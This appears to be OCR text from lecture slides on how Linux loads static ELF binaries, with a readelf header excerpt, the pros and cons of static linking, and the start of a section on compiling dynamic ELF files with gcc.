
Static ELF Files: Loading




Static ELF Files: Loading




Static ELF Files: Loading




Static ELF Files: Loading



Static ELF Files: Loading




Static ELF Files: Loading



Final Step: Initialize the stack with environment variables, arguments, auxiliary information and jump to _start (the program's entrypoint) to start execution.

Curious about contents and lifecycle details - check out the ABI

$ readelf -h hello.static
...
  Entry point address: 0x401530
  Start of program headers: 64 (bytes into file)
...



Static ELF Files

Pros

✅ No external dependencies at runtime

✅ Faster startup time (no dynamic linker)

✅ Easier deployment (single self-contained binary)

✅ Safer against missing or incompatible libraries

Cons

❌ Larger binary size

❌ Updates require full recompilation


❌ Code duplication (and vulns!) across programs

❌ Slower to compile and link

Dynamic ELF Files: Creation


Compile with:


gcc -o hello.dynamic hello.c



Dynamic ELF Files: Loading

